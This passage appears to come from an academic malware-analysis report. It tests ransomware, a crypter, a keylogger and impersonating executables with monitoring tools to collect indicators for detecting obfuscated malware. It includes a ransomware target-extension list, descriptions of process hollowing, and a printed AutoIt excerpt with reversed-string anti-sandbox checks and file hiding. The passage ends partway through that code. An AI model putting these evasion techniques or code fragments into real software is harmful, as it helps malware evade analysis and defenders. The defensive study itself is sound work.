dat, txt, jpeg, gif, jpg, png, php, cs, cpp, rar, zip, html, htm, xlsx, avi, mp4, ppt, doc, docx, xlsx, sxi, sxw, odt, hwp, tar, bz2, mkv, eml, msg, ost, pst, edb, sql, accdb, mdb, dbf, odb, myd, php, java, cpp, pas, asm, key, pfx, pem, p12, csr, gpg, aes, vsd, odg, raw, nef, svg, psd, vmx, vmdk, vdi, lay6, sqlite3, sqlitedb, accdb, java, class, mpeg, djvu, tiff, backup, pdf, cert, docm, xlsm, dwg, bak, qbw, nd, tlg, lgb, pptx, mov, xdw, ods, wav, mp3, aiff, flac, m4a, csv, sql, ora, mdf, ldf, ndf, dtsx, rdl, dim

- Look for tasklist and taskkill activities, used to kill processes with specific process IDs.
- Ransomware treats files with docx, pdf, xlsx, csv this extension differently. Before encrypting to these files, it uploads these files to FTP server. Like other ransomwares these also keeps ransom note on desktop by dropping “HELP_ME_RECOVER_MY_FILES.txt”, which depicts steps to be followed by victim to get decryption tool.
- Identification of file hashes – cryptographic hashing(MD5,SHA 1, SHA256)
- Identification of file type/ file formats – double extensions, archives
- File signatures (hex values) [header and Footer]

Result – Through the analysis of hakbit ransomware we are able to fetch Indicators like Identification of Crypto Obfuscation, encryption routine, mutex objects, and threads to disable window services which could assist us in detecting obfuscated malware samples.

6.2.6 Experiment 6 – Testing of sample6.exe by process explorer

1) When this sample was analysed using process explorer, we found it began to run two child processes named task manager and notepad.

There are multiple colouring rules in process explorer out of which we identified an indicator that the sample is packed [Purple colour signifies that the application is packed]




Figure 6.2.6 Sample6 is packed

We can also see high CPU consumption and noticeable spikes in I/O and disk for sample6.exe. These happens mostly when a sample does include obfuscation and has a vivid intention to leave target badly affected.




Figure 6.2.6 High CPU consumption




Figure 6.2.6 I/O disk spike

Another reason for spike in CPU consumption and I/O disk spike is because the process was reading and writing and encrypting back files. As you all know by now, encryption is one of the good method to obfuscate any malware sample if utilised with advanced encryption algorithm and is mostly used in ransomware. So, by this we also come to know that sample6.exe could be a ransomware.

2) Through process hacker we did get confirm that the sample6.exe is a ransomware since it started to encrypt files as we can see in the figure below.




Figure 6.2.6 Analysis by process hacker

Result – Through the analysis of sample6.exe we are able to fetch Indicators like CPU activity, disk & I/O spikes, spawn multiple child process and process of encryption which could assist us in detecting obfuscated malware samples high

6.2.7 Experiment 7 – Testing of sample7.exe (crypter) by process explorer

1) When sample7.exe was analysed, we observed that the file pretends to be developed by Microsoft. This malware provides such description in order to look like a genuine application and also provides verified digital signature.




Figure 6.2.7 Sample7.exe looks legitimate application

Sample also mentions DEP status & ALSR as enabled.




Figure 6.2.7 DEP & ALSR status

2) In order to further confirm this program of notepad.exe that looks legitimate is not legitimate at all. We searched for some convincing indicators and found that the sample is capable of doing SOCKET LISTENING with external connection.




Figure 6.2.7 Socket listening in sample7.exe

This is for sure that any legitimate program would not start listening for any incoming connection. We may also confirm our suspicion for the same by observing connections through Utility – Netstat.

Furthermore, netcat can also be used to establish connection with the listening socket, if possible. This clears our doubt.

This sample of crypter launches legitimate notepad program in suspended mode, then the crypter will replace all the memeory section inside the legitimate program of notepad process with the malicious code and then starts the notepad process.

Result – Through the analysis of sample7.exe we are able to fetch Indicators like fake verification of digital signature, status of ALSR – DEP, launch of program in suspended mode, presence of legitimate look impersonated by malware, and SOCKET LISTENING with external connection, which could assist us in detecting obfuscated malware samples.

NOTE: Signature of the process has been on the disk to verify but if it is in the memory it cannot be verified by proc explorer it being dynamic in nature. Malware was disguised under the legitimate process and it can actually fool analysis. **This is such good method to obfuscate a malware sample by making it look legitimate.**

6.2.8 Experiment 8 – Testing of sample8.exe by process explorer

1) Sample8.exe is a suspicious program that behaves like a legitimate program. In this experiment we will see how a malicious program tries to mimic legitimate programs in order to behave like a genuine application.

When for the first time we launched sample8.exe, we observed that this application asked for admin privileges from the very beginning to make itself behave like a legitimate program.




Figure 6.2.8 Sample8.exe pretends to be genuine

2) As we moved further, we identified that the name after the launch of sample8.exe appears as A3DUtility and looks legitimate. File description with mentioning of company name as Adobe also looks legitimate. For any analyst these indicators will surely make him believe that the sample is not malicious until and unless further investigations are conducted.

Figure 6.2.8 genuine name used by samle8.exe

3) When attempted to verify this program we get a suspicion as no signature is present irrespective of it being legitimate.

Abnormal path structure like Appdata\roaming is also strange and suspicious, which is definitely not the path where Adobe would install its 3D utilities.




Figure 6.2.8 suspicious path structure

Result – Through the analysis of sample8.exe we are able to fetch Indicators like legitimate behaviour of sample, genuine name used and abnormal path structure for installation which could assist us in detecting obfuscated malware samples.

6.2.9 Experiment 9 – Testing of sample9.exe by process explorer

1) Sample9.exe is a legitimate PE view application. As we already know that packed application is represented in purple colour in process explorer.

But in some cases it could also be possible that legitimate programs are packed just to minimise their size or hide their code.




Figure 6.2.9 Sample9.exe by process explorer

In sample9.exe, we do see presence of UPX Packer through strings.




Figure 6.2.9 UPX packer identification

Many other strings are gibberish in nature, this is because the packer which is the outer layer of the file, will actually hide another payload, and it will obfuscate it. This type of tricks are usually followed by obfuscated malware. This section of strings mentioned above is very useful since it provides unpack information of binary like file path, hardcoded passwords, etc.




Figure 6.2.9 other gibberish strings

2) In this sample9.exe, we will look deep into PE Structure. PE format use RVA which is the address of the item after it is loaded into the memory, with the base address of the image file subtracted from, so it is relative to the base address or uses VA In which the base address of the image file is not subtracted.

It is important to look for Import table which could be used as a lookup table when the application is calling a function from the different module.

Export address table contains the addresses of the exported functions. In case of a DLL library, this will contain all the functions made available in that library.

A lot of malware uses tricks to hide and execute their code before at the entry point.

The number of imported functions are also relevant because most of the legitimate applications actually have to import a lot of windows functions by default.




Figure 6.2.9 PE structure by CFF explorer

3) This sample does provide information about PACKING INDICATORS like raw size of First section is null, Virtual size is a lot bigger than raw size, Executable/ writable .rsrc section, about Entry point in the last section, having very few strings, file entropy, Very few imported functions, and Low or too high number of sections.

File entropy - it refers to the randomness in a file, same as before it suggests that the file is encrypted or encoded or unpack itself into the memory after execution. Not sure but could be an indicator.

Sections a normal applications have between 4 to 6, 7 sections, anything below or above should be suspicious.




Figure 6.2.9 Virtual size

File entropy analysed by **EXEinfo PE** provides diagnostic of the byte analyser mentioned below, we get to know that the file is crypted.




Figure 6.2.9 File entropy for crypted file




Figure 6.2.9 Random distribution, it tells file has a very high entropy.

Result – Through the analysis of sample9.exe we are able to fetch Indicators like presence of gibberish strings, UPX packer, analysis of PE structure, PACKING INDICATORS like First section raw size is null, Virtual size a lot bigger raw size, Executable/ writable .rsrc section, Entry point in the last section, Very few strings, Big file entropy, Very few imported functions, Low or too high number of sections, and file entropy of crypted file which could assist us in detecting obfuscated malware samples.

6.2.10 Experiment 10 – Testing of sample e23 and sample 33e by process monitor, API monitor, IDA Freeware

1) In the sample e23, we are able to observer some abnormalities with svchost.exe which is a windows service.

Time ...	Process Name	PID	Operation	Path	Result	Detail
4:29:0...	2c80a0afeceed501a943ef354f4b7dbe.exe	2464	Process Create	C:\Users\shefali\Desktop\vmtest\2c80\2c80a0afeceed501a943ef354f4b7dbe.exe	SUCCESS	PID: 3100, Comma...
4:29:0...	2c80a0afeceed501a943ef354f4b7dbe.exe	3100	Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS	PID: 4040, Comma...
4:29:0...	2c80a0afeceed501a943ef354f4b7dbe.exe	3100	Process Create	C:\Users\shefali\AppData\Roaming\A3D\A3DUtility.exe	SUCCESS	PID: 2344, Comma...

Figure 6.2.10 Sample e23

Svchost.exe is a windows legitimate process and we are able to fetch abnormal behaviour of sample e23. Do notice the path which does not look genuine for this program.




Figure 6.2.10 Sample e23 path structure

We can see many changes have been done by this svchost.exe which looks legitimate.





Figure 6.2.10 Modifications by svchost.exe

2) In this experiment, we are going to monitor API calls in samples 33e by process monitor. Method used by the tool -API monitor to attach to the file is context switching which is important to note.



#	Time of Day	Thread	Module	API	Return Value	Error
1	4:43:36.043 PM	1	33e9f5163266c6524...	GetTempPathW (511, 0x004a201f)	36	
2	4:43:36.043 PM	1	33e9f5163266c6524...	GetVolumeInformationW ("C:\", NULL, 0, 0x004b4580, NULL, NULL, NULL, 0)	TRUE	
3	4:43:36.043 PM	1	33e9f5163266c6524...	GetVolumeInformationW ("C:\", NULL, 0, 0x0018fd82, NULL, NULL, NULL, 0)	TRUE	
4	4:43:36.043 PM	1	33e9f5163266c6524...	GetTempPathW (511, 0x0049d160)	36	
5	4:43:36.043 PM	1	33e9f5163266c6524...	CopyFileW ("C:\Users\shefali\Desktop\mtest\33e\33e9f5163266c6524cc79...	TRUE	
6	4:43:36.137 PM	3	CRYPTSP.dll	SearchPathW (NULL, "C:\Windows\system32\rsaenh.dll", NULL, 260, 0x036...	30	
7	4:43:36.137 PM	3	CRYPTSP.dll	CreateFileW ("C:\Windows\system32\rsaenh.dll", GENERIC_READ, FILE_SH...	0x0000016c	
8	4:43:36.137 PM	3	CRYPTSP.dll	GetFileSize (0x0000016c, 0x036eeb20)	242936	
9	4:43:36.152 PM	1	33e9f5163266c6524...	GetTempPathW (2047, 0x0049de68)	36	
10	4:43:36.152 PM	1	33e9f5163266c6524...	GetLongPathNameW ("C:\Users\shefali\AppData\Local\Temp\", 0x0049d654,	36	
11	4:43:36.152 PM	1	33e9f5163266c6524...	GetVolumeInformationW ("C:\", NULL, 0, 0x0049de68, NULL, NULL, NULL, 0)	TRUE	
12	4:43:36.152 PM	1	33e9f5163266c6524...	CreateFileW ("C:\Users\shefali\AppData\Local\Temp\7a43e547", GENERIC_...	0x000000dc	

Figure 6.2.10 Monitoring of API calls

We can observe modules, their actual addresses, API calls and many DLLs. These are the necessary functionalities that is important to note since obfuscated malware do make use of modified API, DLL to make itself of greater potential.




Figure 6.2.10 modified API, DLL

Now using IDA free we will confirm our findings, use jump option to jump to specific address that we have found in API monitor – 0x00406148, 0x00408eda. Findings include handle to the file, pointer to the buffer, the number of bytes to write, the content of the buffer can also be obtained.

Result – Through the analysis of samples we are able to fetch Indicators like identification of abnormalities with svchost.exe (windows service), identification of suspicious path and identification of suspicious API calls, DLLs which could assist us in detecting obfuscated malware samples.

6.2.11 Experiment 11 – Testing of sample11.exe (keylogger) by Regshot

1) In this experiment, sample11.exe was analysed using Regshot and we are able to identify User assist entries and strings **encoded with ROT13**.

ROT13 if used with some modifications, develop a good technique of obfuscation and fortunately we have found this in sample11.exe.

Tool that can be used over Regshot are – FolderChangesView, this monitors local and shared drives for files & folders changes and **Fileactivitywatch,** displays information about everything (read,write, delete operation)

Figure 6.2.11 User assist keys




Figure 6.2.11 Strings Encoded with ROT 13

In the above image, we can see file belongs to windows operating system and highlighted path is encoded with ROT 13.

Result – Through the analysis of sample11.exe we are able to fetch Indicators like identification of User assist entries, strings **encoded with ROT13** which could assist us in detecting obfuscated malware samples.

6.2.12 Experiment 12 – Testing of sample12.exe

1) In this experiment, we have analysed sample12.exe and have observed that a lot of variables have been declared with random variable naming to make it look obfuscated.

Figure 6.2.12 Random variable naming

2) When we further analysed the source code of the sample we found some anti-sandboxing techniques like SandboxieRpsSs , SandboxieDcomLaunch that have been used by the sample to evade detection. In order to make the sample more obfuscated, the code for anti-sandboxing has used function of reverse string to make it visible in the code in reverse order so that it may get escaped by analyst in its first place.

```
$aa = "0"
$asb = "0"
$su = "1"
#NoTrayIcon
#Region
    #AutoIt3Wrapper_UseUpx=n
#EndRegion
$delay2 = $delay * 1000
Sleep($delay2)
If $asb = "1" Then
    If ProcessExists(_stringreverse("exe.sScpReixobdnaS")) Then
        Exit
    EndIf
    If ProcessExists(_stringreverse("exe.hcnuaLmocDeixobdnaS")) Then
        Exit
    EndIf
EndIf
If $aa = "1" Then
    $g932193107bewuoeelist = ProcessList()
    If _hexr2r() = True Then
        MsgBox(0, "", _stringreverse("emit siht uoy pleh t'nac snacS sibunA tub ,yrroS"))
        Exit
    EndIf
EndIf
```

Figure 6.2.12 Anti-sandboxing

3) This sample analysed is also accused of using Obfuscated strings and obfuscated DLL calls to increase the complexity of the code, in order to restrict its analysis.

```
EndIf
If $hid = "1" Then
    FileSetAttrib(@ScriptFullPath, _stringreverse("HS+"))
EndIf
